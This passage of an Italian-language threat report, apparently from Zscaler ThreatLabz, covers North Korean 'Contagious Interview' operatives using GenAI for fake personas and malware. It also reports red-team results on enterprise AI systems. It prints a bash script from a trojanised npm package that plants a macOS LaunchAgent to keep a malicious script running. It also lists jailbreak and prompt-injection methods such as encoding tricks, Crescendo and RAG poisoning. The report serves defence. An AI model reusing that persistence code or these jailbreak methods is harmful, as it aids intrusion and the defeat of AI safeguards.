
Ingegneria sociale e malware potenziati dalla GenAI nelle campagne legate alla RPDC

Questo caso di studio evidenzia come la GenAI consenta agli aggressori di potenziare le proprie operazioni, senza modificarne radicalmente gli obiettivi o le tecniche.

Nella **campagna "Contagious Interview"**, ricollegata alle attività allineate alla Repubblica Popolare Democratica di Corea e al più ampio schema impiegato dai lavoratori IT del Paese, ThreatLabz ha osservato che gli aggressori stanno sfruttando la GenAI per industrializzare l'ingegneria sociale, creando e rendendo operativi personaggi fittizi convincenti, utilizzando al contempo la codifica assistita dall'IA nello sviluppo di malware. L'IA rende sempre più difficile distinguere le attività lecite da quelle illecite, sia in relazione alle modalità di accesso degli aggressori, che a ciò che fanno una volta entrati, alzando l'asticella per il rilevamento e la risposta

Sviluppo delle risorse e ingegneria sociale (tecnica di deception di Interview)

La campagna inizia con la falsificazione di identità digitali utilizzando la tecnologia della GenAI, la creazione di guide preparatorie strutturate, la generazione di immagini profilo professionali, ma non rintracciabili, e l'impiego di strumenti di deepfake e manipolazione vocale per mascherare le identità durante i colloqui a distanza. L'attività di deception è progettata per aggirare i processi di verifica e assicurarsi l'accesso a ruoli tecnici sensibili.



I seguenti risultati sottolineano quanto la fase di preparazione al colloquio dell'operazione si basi sull'IA.

GUIDE PREPARATORIE GENERATE DALL'IA PER DESTREGGIARSI DURANTE I COLLOQUI

Gli aggressori elaborano manuali di istruzioni dettagliati utilizzando la GenAI per prepararsi ai colloqui tecnici.

Esempio: una singola "guida preparatoria" è composta da oltre 70 pagine e copre domande complesse in campi come l'ingegneria backend e lo sviluppo Web3.

Indicatori chiave dell'IA:

- Le risposte nelle guide includono formule tipiche, come "Certamente!" (figura 12).
- Elementi residui di formattazione markdown, che suggeriscono fortemente un'azione diretta di copia e incolla dall'output generato dal modello IA (figura 13).





Figura 12: schema di domanda e risposta del manuale che mostra una formulazione tipica della GenAI



```
**Project Requirements**:

1. **Product Catalog**: Implement a product catalog where administrators
can add, edit, and manage products. Users should be able to browse
products with various filtering options.

2. **User Authentication and Roles**: Create a user authentication system
with multiple user roles (admin, customer). Administrators should have
access to the admin dashboard for managing products and orders.

3. **Shopping Cart**: Develop a shopping cart that allows users to add
products, update quantities, and proceed to checkout.

4. **Order Management**: Implement order processing, allowing customers to
place orders, view order history, and receive order confirmation emails.

5. **Payment Integration**: Integrate a payment gateway to handle online
payments securely.

6. **Search and Filtering**: Implement search functionality to allow users
to search for products based on keywords and apply filtering based on
categories, price range, etc.

7. **Responsive Design**: Design the application with a responsive user
interface to ensure a seamless experience across different devices.

8. **Error Handling and Validation**: Ensure proper error handling and
validation throughout the application to deliver a smooth user experience.
```

Figura 13: formattazione markdown che indica il copia e incolla diretto da un output di GenAI

FALSIFICAZIONE DELLE IDENTITÀ TRAMITE LA MODIFICA DELLE IMMAGINI ASSISTITA DALL'IA

I lavoratori IT della RPDC utilizzano la tecnologia di generazione e modifica delle immagini basata sull'IA per creare identità digitali fittizie da usare per curriculum, pagine web promozionali e profili GitHub.

Esempio: le immagini generate dall'IA includono primi piani migliorati, che appaiono più professionali o adottano l'estetica occidentale. Spesso, gli sfondi vengono rimossi o modificati per nascondere l'ambiente di lavoro.

Indicatori chiave dell'IA:

- Le immagini mostrano caratteristiche eccessivamente professionali e modificate, che appaiono innaturali (figura 14).
- Prova di rimozione dello sfondo eseguita con l'IA rilevata nei metadati o negli artefatti visivi delle immagini (figura 15).

Figura 14: immagine originale (sinistra) e immagini modificate dall'IA (destra)

Figura 15: immagine del profilo migliorata dall'IA

Accesso iniziale: distribuzione di software trojan

Una volta ottenuto l'accesso, gli aggressori utilizzano tecniche di phishing e di ingegneria sociale per prendere di mira le vittime che hanno selezionato, ad esempio degli ingegneri di criptovalute. Le vittime vengono convinte a scaricare software trojan, sotto forma di pacchetti Node Package Manager (NPM) modificati, che celano strumenti malevoli sotto le sembianze di risorse di sviluppo legittime per stabilire un punto di appoggio iniziale.

È fondamentale notare che, durante il nostro monitoraggio, molti di questi script dannosi hanno mostrato indicatori evidenti del fatto che fossero stati generati dall'IA. Come mostrato nella figura 16, il codice presentava un'indentazione meticolosa, messaggi di errore ben formulati e un utilizzo particolare delle emoji, una caratteristica distintiva che attribuiamo a uno specifico motore di GenAI utilizzato per la produzione di codice sorgente.

```
if [ ! -f package.json ]; then
    echo "[ERROR] package.json not found in $PROJECT_DIR"
    echo "💡 Please place this script inside your Node.js project folder."
    exit 1
fi

echo "Installing project dependencies..."
npm install

# === OPTIONAL: Auto-start on macOS login ===
PLIST=~/Library/LaunchAgents/com.local.drvierUpdate.plist
mkdir -p ~/Library/LaunchAgents

cat > "$PLIST" <<EOL
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
    "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.local.drvierUpdate</string>
    <key>ProgramArguments</key>
    <array>
        <string>/bin/bash</string>
        <string>$PROJECT_DIR/drivfixer.sh</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
</dict>
</plist>
EOL

chmod 644 "$PLIST"
launchctl load -w "$PLIST"

echo "✅ Setup complete. Your Node.js app will auto-start on login."
```

Figura 16: uno script Bash per impiantare malware JavaScript persistente che suggerisce lo sviluppo con GenAI

Esecuzione di payload suddivisi in fasi

Dopo la distribuzione, il software dannoso esegue payload JavaScript organizzati in fasi. Questi script stabiliscono un punto di accesso nell'ambiente compromesso, garantendo la persistenza e preparando il sistema target per ulteriori sfruttamenti.

Ulteriore integrazione e movimento laterale

Una volta insediati, gli aggressori sfruttano il loro accesso alla proprietà intellettuale, al software e ai sistemi finanziari all'interno delle aziende globali per generare introiti illeciti per il regime della RPDC.

Sfruttamento continuo di GitHub

Per migliorare la propria credibilità professionale, i lavoratori IT della DPRK gestiscono repository GitHub contenenti codice generato dall'IA o rubato, talvolta con strumenti dannosi. ThreatLabz ha scoperto diversi repository di codice che ne suggeriscono l'utilizzo marcato durante la fase di preparazione o i colloqui tecnici. La natura degli strumenti e delle applicazioni individuate indica un sofisticato tentativo di oscurare l'identità e migliorare la presentazione, spesso sfruttando la tecnologia della GenAI.

Tipo	Nome del repository	Scopo
INTERVISTA	voice-pro	Applicazione di conversione vocale per modificare le registrazioni vocali esistenti, simile a ElevenLabs.
	VoiceAgent	Agente vocale basato sull'IA in grado di effettuare chiamate telefoniche, fissare appuntamenti e generare riepiloghi delle chiamate.
	VoiceCraft	Strumento per generare un discorso parlato da un testo, consentendo la creazione di voci artificiali.
	Phone-Interview	Applicazione per condurre colloqui telefonici automatizzati con i candidati.
	Face_Swap	Software per eseguire lo scambio di volti nei video, che consente l'uso di tecnologie deepfake per manipolare l'identità visiva.
Creazione di immagini	ImageAI – Generatore di immagini	Applicazione generativa per la creazione di immagini artificiali, tra cui immagini profilo, per dar vita a personaggi digitali fittizi.
	headshots_ai_mvp	Strumento basato sull'IA per creare primi piani dall'aspetto professionale e ottimizzati per curriculum, portali di lavoro e piattaforme di social media.
Generale	chatbot-ui	Chatbot IA che utilizza la tecnologia IA conversazionale per generare risposte tecniche, simulare colloqui o fornire assistenza durante i colloqui. Si tratta di un chatbot con comando vocale per fornire funzionalità di sintesi vocale o audio conversazionale.

Questa catena semplificata evidenzia come i lavoratori nella RPDC stiano utilizzando la GenAI come arma per incrementare l'efficienza, consentendo però al contempo operazioni sofisticate da parte di addetti ai lavori.

CASO DI STUDIO

Indicatori emergenti legati all'IA nella campagna rivolta alla regione dell'Asia meridionale

Mentre emergono sempre più prove dello sviluppo di malware assistito dall'IA, i ricercatori di minacce di Zscaler hanno identificato artefatti a livello di codice coerenti con strumenti IA in una campagna separata denominata "Sheet Attack". Questa campagna prende di mira la regione dell'Asia meridionale ed è collegata ad aggressori con sede in Pakistan che utilizzano esche PDF per indurre le vittime a scaricare un archivio contenente un file .LNK dannoso insieme a un payload criptato. Quando si clicca sul file, quest'ultimo installa la backdoor SHEETCREEP, che instaura un punto di comando e controllo tramite Google Fogli, consentendo alle attività dannose di mimetizzarsi nel traffico aziendale legittimo.

Durante l'analisi di alcune varianti della backdoor SHEETCREEP, i nostri ricercatori hanno osservato un insolito artefatto di codifica: emoji integrate nelle routine di registrazione degli errori. Questo tratto stilistico è raro nei malware creati in modo tradizionale ed è sempre più associato a strumenti di codifica e sviluppo assistiti dall'IA.

Ulteriori dettagli tecnici e approfondimenti su questa campagna saranno condivisi nel **blog di ricerca di ThreatLabz**.

```
catch (ArgumentNullException ex)
{
    Console.WriteLine("❌ Config is missing required values: " + ex.Message);
    sheetsService = null;
}
catch (InvalidOperationException ex2)
{
    Console.WriteLine("❌ Private key format is invalid: " + ex2.Message);
    sheetsService = null;
}
catch (Exception ex3)
{
    Console.WriteLine("❌ Unexpected error while creating credentials: " + ex3.Message);
    sheetsService = null;
}
return sheetsService;
```

Figura 17: screenshot della registrazione dettagliata degli errori nel codice della backdoor, che include emoji che indicano lo sviluppo assistito dall'IA

Quali sono i veri punti di rottura dei sistemi IA in ambito aziendale

Il dibattito sulla sicurezza dell'IA si concentra spesso sui rischi ipotetici o le minacce future. Questo caso di studio esamina un aspetto più pratico: che tipo di malfunzionamento si verifica oggi, quando i sistemi IA aziendali vengono testati in condizioni di attacco reali.

Questa analisi si basa sui dati di exploit prodotti tramite il red teaming di Zscaler, condotti in oltre 25 ambienti aziendali, che comprendono più di 222.000 attacchi, di cui circa 199.000 completati con successo senza errori. Il risultato è una visione chiara e corroborata dai dati di come si comportano le moderne applicazioni IA quando vengono esposte a una pressione realistica.

Quanto è rapido il collasso dei sistemi AI?

Il collasso è praticamente immediato. Quando vengono eseguite scansioni complete da parte degli aggressori, le vulnerabilità critiche emergono nel giro di pochi minuti, a volte anche più rapidamente:

16 MINUTI	1 ORA E 27 MINUTI	1 SECONDO
Tempo mediano al primo errore critico	Il 90% dei sistemi è andato in errore entro questo lasso di tempo	Rapidità di individuazione di un errore

In molti casi, è bastato un singolo messaggio per innescare un problema di gravità elevata. Ciò conferma che il rischio che accompagna l'IA è presente fin dalla prima interazione.

Dove si verificano più spesso dei malfunzionamenti

I dati della piattaforma mostrano che le falle dei sistemi IA aziendali si concentrano sui controlli comportamentali e di sicurezza principali, non su casi limite oscuri.

Posizione	Categoria della sonda	% errore
01	Bias	49%
02	Risposte fuori tema	47%
03	Manipolazione	45%
04	Controllo della concorrenza	45%
05	Uso improprio intenzionale	44%
06	Q&A	44%
07	Controllo degli URL	43%
08	Controllo degli URL - One-Shot	36%
09	Violazione della privacy	33%
10	Phishing	30%

Bias (49%), risposte fuori tema (47%) e manipolazione (45%) sono in cima alla lista, seguiti da vicino dal controllo della concorrenza, dall'uso improprio intenzionale e dalla stabilità di domande e risposte (complessivamente 44–45%). Queste categorie riflettono le aspettative operative quotidiane delle organizzazioni di rimanere in linea con l'obiettivo, seguire le policy, prevenire la manipolazione e offrire risposte affidabili. Eppure, è proprio qui che i modelli molto spesso falliscono.

Anche i controlli strutturali e le attività orientate alla verifica, come la convalida degli URL, sono soggetti a malfunzionamenti frequenti, rivelando i limiti insiti nel ragionamento e nel grounding dell'IA. Allo stesso tempo, le indagini sulla privacy e sul phishing dimostrano che i modelli possono ancora essere costretti a esporre dati sensibili o a prendere parte a flussi di lavoro dannosi.

Le vulnerabilità abbracciano più domini di rischio

In tutti gli ambienti testati, il red teaming di Zscaler ha identificato un elevato volume di vulnerabilità nei sistemi IA, con errori distribuiti su più domini di rischio.

Sicurezza	64 coppie (67,3684%)
Sicurezza di ambienti e persone	61 coppie (64,2105%)
Allineamento aziendale	57 coppie (60,0%)
Allucinazione e affidabilità	40 coppie (42,1053%)
Personalizzazione	18 coppie (18,9474%)

I problemi di sicurezza informatica (67%) sono emersi come i più comuni, ma la sicurezza di ambienti e persone (64%) e l'allineamento aziendale (60%) seguono da vicino, indicando che i modelli hanno difficoltà non solo a proteggere, ma anche a rimanere entro i limiti prestabiliti delle attività e delle policy. Allucinazioni ed errori nell'attendibilità (42%) restano ampiamente diffusi, mentre anche i test personalizzati e specifici per dominio (19%) hanno messo in luce debolezze significative.

Gli errori critici sono universali

Ogni sistema IA testato ha generato errori almeno una volta. In tutti i target, il 100% dei sistemi ha mostrato una o più vulnerabilità critiche, e non si tratta di errori di configurazione o implementazioni insolite, ma di caratteristiche universali dei sistemi IA aziendali moderni.

Per i responsabili della sicurezza, questo rafforza una semplice realtà: nessun sistema IA è sicuro per impostazione predefinita e i test antagonistici continui sono pertanto obbligatori, non facoltativi.

La maggior parte delle aziende cade al primo test

Nel 72% delle aziende, il primo test eseguito ha individuato una vulnerabilità critica. Ciò dimostra quanto rapidamente emergano rischi a elevata gravità quando i sistemi sono esposti alla pressione degli aggressori: la maggior parte delle organizzazioni non ha bisogno di ore di test per cadere, il crollo è immediato. Per i CISO, questo sottolinea che il rischio critico è presente fin dal primo giorno, anche negli ambienti più maturi, e deve essere affrontato con test continui e controlli nella fase di runtime.

RISULTATO CHIAVE

I nostri esperti di red teaming **hanno rilevato una o più vulnerabilità critiche** nel 100% dei sistemi testati, dimostrando che nessun sistema IA è sicuro per impostazione predefinita.

Gli exploit riusciti più comuni




Figura 18: ripartizione delle principali variazioni (tecniche di sfruttamento che modificano gli input) in base al tasso di errore. Sono inclusi solo i tipi di variazione con ≥ 50 tentativi.

GLI EXPLOIT RIUSCITI RIENTRANO SISTEMATICAMENTE IN QUATTRO CATEGORIE:

1. **Fuga di dati:** falle frequenti che coinvolgono la privacy, l'esposizione delle PII, la divulgazione di contesto e le variazioni Base64/traduzione mostrano con quanta facilità i modelli possono essere indotti a rivelare informazioni sensibili.
2. **Iniezione e manipolazione dei prompt:** gli alti tassi di errore, che includono manipolazione, prompt fuori tema, instabilità tra domanda e risposta e le variazioni di linguaggio o codifica (LeetSpeak, Multilanguage, StringJoin), rivelano fragili barriere di sicurezza che crollano davanti a lievi modifiche negli input.
3. **Jailbreaking e contenuti dannosi:** variazioni multimodali, come le immagini DALL-E, il rumore sale e pepe, i filtri gaussiani e le immagini speculari, aggirano costantemente i meccanismi di sicurezza.
4. **Avvelenamento della RAG ed errori nell'attendibilità:** allucinazioni, precisione della RAG e variazioni correlate al grounding (traduzione, variazione implicita) mostrano con quanta facilità le pipeline di recupero possono essere fuorviate o corrotte.

Attraverso input codificati, testo, immagini e audio, gli aggressori riescono a modificare il formato, la lingua o la struttura (il modo in cui viene espressa una richiesta), rivelando ampie debolezze sistemiche nei sistemi IA aziendali.

La semplicità vince: le strategie di attacco più efficaci

Gli attacchi più efficaci sono spesso i meno complessi:

- Gli attacchi one-shot raggiungono il tasso di errore più elevato (60%), con il campione più ampio, dimostrando che molti sistemi cadono in errore senza necessità di escalation o concatenamento.
- I metodi Tree of Attacks, Crescendo e Multi-Shot degradano costantemente il comportamento del modello esercitando una pressione iterativa.
- Anche le strategie sensibili alle misure di difesa, tra cui ripetizioni e prompt in più fasi, continuano ad avere successo, sfruttando le debolezze nel ragionamento, nella memoria e nell'allineamento della sicurezza.




Figura 19: ripartizione delle principali variazioni (tecniche di sfruttamento che modificano gli input) in base al tasso di errore. Sono inclusi solo i tipi di variazione con ≥ 50 tentativi.

COSA SIGNIFICA TUTTO QUESTO PER I TEAM DI SICUREZZA

Questo caso di studio dimostra che il rischio legato all'IA aziendale è intrinseco e persistente. Gli errori si verificano ripetutamente in aree a rischio note e quasi immediatamente dopo che i sistemi vengono testati. Senza test e controlli continui, i sistemi IA introducono rischi concreti fin dal momento in cui i modelli vengono implementati.

L'ultima fase della governance dell'IA

Nel 2025, l'attenzione si è spostata dai principi etici e dal comportamento dell'IA al livello di sicurezza con cui deve operare. Ciò ha portato con sé nuovi obblighi che prevedono il controllo dei rischi, l'esecuzione di test e la supervisione continua in tutto il mondo.

La sicurezza al centro della Legge sull'IA dell'UE in un contesto di tempistiche che cambiano

